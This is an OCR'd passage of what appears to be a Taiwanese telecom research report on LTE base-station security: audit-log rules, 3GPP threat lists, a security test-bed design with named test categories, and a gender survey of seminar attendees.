1	基站系統應實施適當之稽核存錄措施，以紀錄使用者活動、異常及資訊安全事故
2	稽核資訊應留有管理者與操作者所涉及活動之詳細過程，並定期審查。
3	稽核資訊應具有適當的保護措施，不受竄改與未經授權存取。
4	稽核資訊應在基站系統關閉時，仍可正常保存。
5	在可行情況下基站設備與系統紀錄應存放於主機外的設備(例如網管中心)。

30

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

- 國際標準
- 基站資安管理方針研究流程及建議
- 交流及討論

31

www.ttc.org.tw

四、行動寬頻基站資安檢測項目規劃

- Introduction
- Test Bed Design
- Test Case
- Conclusion

2

Characterstics of LTE and its Security

- Flat Architecture
- All-IP Network
- Control Plane vs. User Plane
- eNB vs. NodeB/RNC
- Interworking with Non-3GPP Networks
- Reuse UMTS AKA
- Extended Key Hierarchy
- Possibility for Longer Keys
- Greater Protection for Backhaul
- Integrated Security for Non-3GPP Networks

3

So, …

NOW…


- Base stations become more powerful
  - eNB = NodeB + RNC
- Infrastructure Sharing

BUT…

- Not always possible to trust physical security of eNB
- Greater backhaul link protection becomes necessary

4


Type of LTE Base Stations




5

Type of Connection


- Without HeNB-GW
  - S1-MME: MME
  - S1-U: S-GW



- With HeNB-GW
  - S1: HeNB-GW
    - S1-MME: MME
    - S1-U: S-GW




- Hybird



6

3GPP Specification

- TR33.820 v.8
  - Possible Security Threats
  - TS33.320 v.13
  - Security Requirements of H(e)NB, SeGW
- TS 33.401 v13: EPC/E-UTRAN
  - Security Features
  - Security Mechanism
  - Security Procedure
  - Security Requirements (eNB)
    - configuration, key management, data handling, environment



7


Threats for HeNB (T33.820 v8.3)

- T2. Compromise of HeNB authentication token by local physical intrusion
- T6. Booting HeNB with fraudulent software ("re-flashing") software
- T7. Fraudulent software update / configuration changes
- T9. Eavesdropping of the other user' s E-UTRAN user data
- T11. Changing of the HeNB location without reporting
- T14. Misconfiguration of the firewall in the modem/router
- T15. Denial of service attacks against HeNB
- T17. Compromise of an HeNB by exploiting weakness of active network services
- T18. User' s network ID revealed to HeNB owner
- T19. Mis-configuration of HeNB
- T24. HeNB announcing incorrect location to the network
- T25. Manipulation of external time source
- T26. Environmental/side channel attacks against HeNB
- T27. Attack on OAM and its traffic
- T29. Handover to CSG HeNBs

8


TR33.820 v.s TS33.320

- Secure communication : OAM → H(e)MS
- L-GW(Local Gateway) : The secured interface between H(e)NB and Security Gateway is used by the L-GW to communicate with the core network.
- AAA server authenticates the hosting party based on the authentication information retrieved from HSS when hosting party authentication is performed.



9


Type of Threats





10


- Introduction
- Test Bed Design
- Test Case
- Conclusion

11


Design Principles
General
Resource Sharing
Fidelity
Repeatability
Scalability
Signal-related
Signal Interference
Variation of Signal Strength
Security-related
Isolation
Secure Containment
12



Test Bed
EPC emulator
HSS
MME
Serving GW
Internet
SON server
OAM server
Application server
S1
X2
eNodeB
HeNodeB
HeNB Gateway
HeNB-GW emulator
Device under test (real)
Uu
UE emulator
eNB emulator
13


Functional Requirements
UE Emulator/device
• Configure device
• Emulate Uu traffic
• Obtain UE status
eNB Emulator/device
• Configure eNB
• Emulate X2 traffic
• Emulate S1 traffic
• Obtain device information
EPC Emulator/device
• Configure services
• Emulate S1 traffic
• Obtain service/device usage
Better if API service is provided.
14


Testing Flow
Start
Customized or Selected Testing Framework
(GNST、ISSAF、OSSTMM、CC)
Collect Information
(Operating Flow, Security Policy, etc.)
Correction
Select Test Cases
Launch Test Cases
Testing Report
15

Testing framework

- Steps
  - Step I: Gathering Information
  - Step II : Vulnerability
  - Step III : Design Testing Plane
  - Step IV : Run scripts
    - Compliance
    - Security
    - Advanced security
  - Step V : Result & Analyze
  - Step VI : Generate report



16


Introduction


Test Bed Design

Test Case

Conclusion

17


5. 核網內部通訊介面威脅
阻斷式攻擊(X2)
SYN Floods
ICMP floods
Handover
6. 干擾網路服務
系統配置(S1-MME)
Location update
Time Sync
2. 無線訊號威脅
無線訊號干擾(Uu)
Jamming
Taint UE
eNB Simulator
EPC-SIM
PCRF
OFCS
OCS
MME
HSS
X2
3. 行動裝置間的威脅
裝置間阻斷式攻擊(經由(Uu))
SYN Floods
ICMP floods
UE
Uu
DUT
S1
S-GW
P-GW
Internet
4. 系統、軟體漏洞威脅
系統配置
登入密碼有無
密碼強度(英數, 特殊字元)
網路介面(滲透測試)
可接受連線
連線軟體漏洞
加密演算法強度
系統軟體(弱點檢測)
使用權限管理
執行檔案漏洞（Root）
系統核心漏洞
1. 外來網路流量威脅
流量(壓力測試)
訊息流量
語音流量
影音流量
阻斷式攻擊(S1-U)
SYN Floods
ICMP floods
LAND attack
UDP Floods
18


Introduction
Test Bed Design
Test Case
Conclusion
19

Conclusion

- Mobile networking technology: rapid evolution
- Trust assumptions are different: mobile vs. Internet

- Enhanced levels of security services may be necessary
- Efficient testing framework/methodology is required
- Comprehensive testcases are required

- Public-key cryptography can provide effective solutions
- But, … need to based on proper configurations

20

第8.3節　性別對建置基站資安檢測環境差異性說明

為配合政府推動性別主流化計畫，以達到性別平權的目的，於本次研討會特進行與會人士之學歷、性別、職稱、年齡、薪資、行業別等問卷調查，透過性別間資訊需求之各種態樣關聯性分析統計，俾就基站資安檢測服務、檢測平臺建置需求及消費者通訊安全保障等，從性別意識之觀點來分析性別處境及現象，供主管機關性別主流化與通訊傳播資源政策制定之參考，以提升性別平權意識，並引起產業關注，進而促進行動寬頻資安檢測安全人力運用，重視兩性均等之發展。

一、研討會人員背景分析

本次研討會參與人數54人,實際回收28份問卷,回收問卷中女性有3人,占11%；男性有 25 人，占 89%。

學歷部分，學士有 7 人，占 25%；碩士有 17 人，占 61%；博士有 4 人，占 14%。

年齡為 21-30 歲的有 1 人，占 3%；31-40 歲有的 10 人，占 36%；41-50 歲的有 14 人，占 50%；51-60 歲的有 3 人，占 11%。

職稱部分，行政職有 2 人，占 11%；技術人員有 16 人，占 57%；業務人員有 6 人，占 21%；行政人員有 2 人，占 7%；其他有 1 人，占 4%。

薪資區間，10 萬元以上的有 4 人，占 16%；10~8 萬元的有 7 人，占 28%；8~5 萬的有 9 人，占 36%；5~3 萬的有 5 人，占 20%。

所屬單位，認證機構的有 1 人，占 4%；電信設備業者的有 8 人，占 29%；電信商的有 7 人，占 26%；其他的有 11 人，占 41%。

二、研討會性別分析

（一）請問您知道政府在推動兩性平權嗎?

